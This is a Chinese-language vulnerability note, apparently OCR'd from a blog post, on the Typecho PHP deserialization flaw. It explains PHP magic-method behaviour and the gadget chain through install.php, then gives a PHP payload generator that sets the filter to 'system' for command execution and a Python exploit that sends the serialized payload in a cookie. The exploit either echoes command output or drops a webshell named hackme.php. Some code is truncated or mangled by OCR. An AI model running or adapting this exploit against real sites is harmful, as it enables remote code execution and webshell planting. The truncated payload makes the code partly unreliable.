
Typecho反序列化漏洞笔记+exp

笔记主要关于以下几点。

- magic方法是什么时候调用的
- typecho反序列过程的几个细节
- exp

1、magic方法是什么时候调用的

16个magic方法（具体可以看：https://segmentfault.com/a/1190000007250604）：



magic方法测试如下：

```
<?php
class Test
{
  private $variable = 'BUZZ';

  private function no(){
    echo "no";
  }

  public function __construct(){
    echo '__construct<br />';
  }
```

```
  public function __destruct(){
    echo '__destruct<br />';
  }

  public function __wakeup(){
    echo '__wakeup<br />';
  }

  public function __sleep(){
    echo '__sleep<br />';

    return array('variable', 'variable2');
  }

  public function __toString(){
    echo '__toStirng</br >';
    return "error</br>";
  }

  public function __call($function_name, $arguments){
      echo $function_name.'__call</br>';
  }

  public function __get($name){
      echo $name.'__get</br>';
  }

  public function __invoke(){
      echo "__invoke</br>";
  }
}

//调用__construct方法
$obj = new Test();
echo "-----------------------------------------------</br>";
//调用__toString方法，对应漏洞里面的字符串和对象拼接，
//并且，使用strlen，addslashes，in_array，class_exists这些方法都会调用__toString
echo "String".$obj;
strlen($obj);
addslashes($obj);
$array=[];
array_push($array, $obj);
in_array($obj, ['ssss',]);
class_exists($obj);
echo "-----------------------------------------------</br>";
//调用__sleep方法
$serialized = serialize($obj);
echo "-----------------------------------------------</br>";
//调用__wakeup方法
$obj2 = unserialize($serialized);
echo "-----------------------------------------------</br>";
//调用两次__call方法，一次访问私有函数，一次访问不存在的函数
$obj->no()
$obj->PrintVariable();
echo "-----------------------------------------------</br>";
//调用两次__get方法，一次是访问私有变量，一次是访问不存在的变量
$obj->variable;
$obj->name;
echo "-----------------------------------------------</br>";
//调用__invoke方法
$obj();
echo "-----------------------------------------------</br>";
```

```
//最后两次调用__destruct方法，一次是最上面的new Test()生成的对象，一次是unserialize生成的对象
?>
```

2、typecho**反序列过程的几个细节：**

利用过程可以看这三篇文章，写的很清楚了。

最清楚的分析　http://www.blogsir.com.cn/safe/454.html

知道创宇的复现　https://paper.seebug.org/424/

漏洞挖掘过程　https://mp.weixin.qq.com/s/IE9g6OqfzAZVjtag-M_W6Q

复现漏洞的时候，想到了几个问题：

1、为什么要找那些可执行的魔术方法？

因为要根据那些在反序列过程中可以的执行的方法，找出所在的类，然后构造出对应的类的序列化代码。

所以应该这样构造poc，找出魔术方法的可控变量，然后构造相应的类，构造类中的可控变量的值，再序列化。

2、`$adapterName = 'Typecho_Db_Adapter_' . $adapterName;`**这行代码将**`$adapterName`**属性和字符串拼接在一块，会自动调用**`__toString`**魔术方法，为什么会这样？**

重点在于$adapterName的类型，如果把$adapterName这个变量构造成一个类，经过字符串拼接，可以看做是把类当成字符串，自然就会调用__toString方法。

3、**为什么**`$item['category'] = array(new Typecho_Request());`**可以报错？**

原因就在于把category构造为一个类之后，在下面一行代码中访问`$category['permalink']`时，php不允许把一个类当做一个数组的形式来调用成员，这样会出错。

可以写个代码来测试一下：

```
<?php
class test
{
	public $tmp="bbb";

	public function __construct()
	{
		$tmp="aaa";
	}
}

$a=new test();
echo $a->tmp;	//输出 bbb
echo $a['tmp'];	//报错Fatal error: Cannot use object of type test as array
?>
```

4、为什么在poc**里，在**install.php**里没有**`require feed.php`**,但是**`'adapter' => new Typecho_Feed()`**能够被执行？**

首先install.php里有一行初始化程序的代码：

```
51  /** 程序初始化 */
52  Typecho_Common::init();
```

可以看到init函数是一个静态函数，程序一开始就会加载的。这个函数通过`spl_autoload_register`自动载入函数，其中有一个`__autoLoad`函数，这个函数功能就是加载各种类的php文件：

```php
    public static function __autoLoad($className)
    {
        @include_once str_replace(array('\\', '_'), '/', $className) . '.php';
    }

    /**
     * 程序初始化方法
     *
     * @access public
     * @return void
     */
    public static function init()
    {
        /** 设置自动载入函数 */
        spl_autoload_register(array('Typecho_Common', '__autoLoad'));

        /** 兼容php6 */
        if (function_exists('get_magic_quotes_gpc') && get_magic_quotes_gpc()) {
            $_GET = self::stripslashesDeep($_GET);
            $_POST = self::stripslashesDeep($_POST);
            $_COOKIE = self::stripslashesDeep($_COOKIE);

            reset($_GET);
            reset($_POST);
            reset($_COOKIE);
        }

        /** 设置异常截获函数 */
        set_exception_handler(array('Typecho_Common', 'exceptionHandle'));
    }

```

而spl_autoload_register函数的作用，就是代替__autoload函数，来来注册我们自己的autoload函数。相当于加载一个未定义的类时，会执行上面的__autoLoad函数。所以无论我们加载那个类，都能找到对应的php文件加载进来。

测试如下，test3.php中，new Test()的时候找不到Test类的定义，因此会自动调用loadClass函数，将类文件require进来，这样就能成功加载类了：


```
root@kali:/tmp# cat -n Test.php
     1  <?php
     2  class Test{
     3  public $name="saaa";
     4  public function __toString(){
     5  echo "aaa";
     6  return "bbb";
     7  }
     8  }
     9  ?>
root@kali:/tmp# cat -n test3.php
     1  <?php
     2  class Loader
     3  {
     4  public static function loadClass($class)
     5  {
     6  $file = $class . '.php';
     7  if (is_file($file)) {
     8  require_once($file);
     9  }
    10  }
    11  }
    12
    13  spl_autoload_register(array('Loader', 'loadClass'));
    14
    15  $a = new Test();
    16  echo $a->name."\n";
root@kali:/tmp# php test3.php
PHP Warning:  PHP Startup: Unable to load dynamic library '/usr/lib/php/20151012/
d object file: No such file or directory in Unknown on line 0
PHP Warning:  PHP Startup: Unable to load dynamic library '/usr/lib/php/20151012/
hared object file: No such file or directory in Unknown on line 0
saaa
root@kali:/tmp#
```

加载Test类

调用loadClass函数

注册自动加载函数


其实跟__autoload是一样的道理，测试如下：



3、exp

写exp的时候，发现了个问题：

1、php在序列化对象的私有变量的时候，会在类名前面和后面加上00。



2、一开始想着要先生成payload再放到exp里面太麻烦，特别是要执行系统命令给出回显的时候，然后发现可以这样，先把payload序列化，只需要替换 `$this->_params['url']` 和 `$this->_filter[0]` 这两个值，就可以生成新的payload，这样就能在命令行直接输入了。

payload：

```
<?php
class Typecho_Request{

    private $_params = array();
    private $_filter = array();
    public $screenName="";

    public function __construct(){
        #$this->_params['screenName'] = 'dir';
        $this->_params['url'] = 'dir';
        $this->_filter[0] = 'system';
    }
}

class Typecho_Feed{

    private $_type='ATOM 1.0';
    private $_items = array();
```

```
    public function __construct(){

        $item['author'] = new Typecho_Request();
        $item['category'] = array(new Typecho_Request());

        $this->_items[0] = $item;
    }
}

$a = array(
    'adapter' => new Typecho_Feed(),
    'prefix' => ''
);
echo urlencode(base64_encode(serialize($a)));
?>
```

exp如下:

```
import sys
import requests
import getopt
import base64
import urllib


def typecho(url, payload,param,filter):
    #传入自定义的序列化的cookie值
    if payload.strip() != "":
        attack_payload=payload
        use_my_payload = 0
    #根据写好的payload，序列化之后，传入param和filter两个值，可以回显数据
    elif param.strip() !="" and filter.strip() != "":
        file1 = open("file.txt", "r")
        attack_payload = file1.read()
        attack_payload=attack_payload%(len(param),param,len(filter),filter)
        attack_payload=urllib.quote(base64.b64encode(attack_payload))
        use_my_payload = 0
    #使用自带的传一句话的payload
    else:
        attack_payload = 'YTo3OntzOjQ6Imhvc3QiO3M6OToibG9jYWxob3N0IjtzOjQ6InVzZXIiO3M6NjoieHh4eHh4IjtzOjc6Im
        use_my_payload = 1


    attack_url = url + '/install.php?finish=1'
    headers = {
        'referer': url + '/install.php',
        'Cookie': '__typecho_lang=zh_CN;__typecho_config=%s'%attack_payload
    }

    res = requests.get(attack_url, headers=headers)
    if res.status_code == 404:
        print "no install.php"
    elif use_my_payload == 1:
        print "shell url is %s/hackme.php" % url
    else:
        print res.content
```

```
def print_help():
    print '''
-h              help
-u              url
--payload       serialize_payload
--params        params_value
--filter        filter_value
Example: python typecho.py -u http://127.0.0.1
         python typecho.py -u http://127.0.0.1 --payload="aaa"
         python test_phpserialize.py -u http://127.0.0.1/typecho --params=whoami --filter=system
               '''


def main(argv):
    url = ""
    payload = ""
    param=""
    filter=""

    try:
        opts, args = getopt.getopt(argv, "hu:", ["payload=","params=","filter="])
    except getopt.GetoptError:
        print_help()
        sys.exit(2)

    for opt, arg in opts:
        if opt == "-h":
            print_help()
            sys.exit()
        elif opt == "-u":
            url = arg
        elif opt == "--payload":
            payload = arg
        elif opt=="--params":
            param=arg
        elif opt=="--filter":
            filter=arg

    if url.strip() != "":
        typecho(url, payload,param,filter)
    else:
        print_help()


if __name__ == "__main__":
    main(sys.argv[1:])
```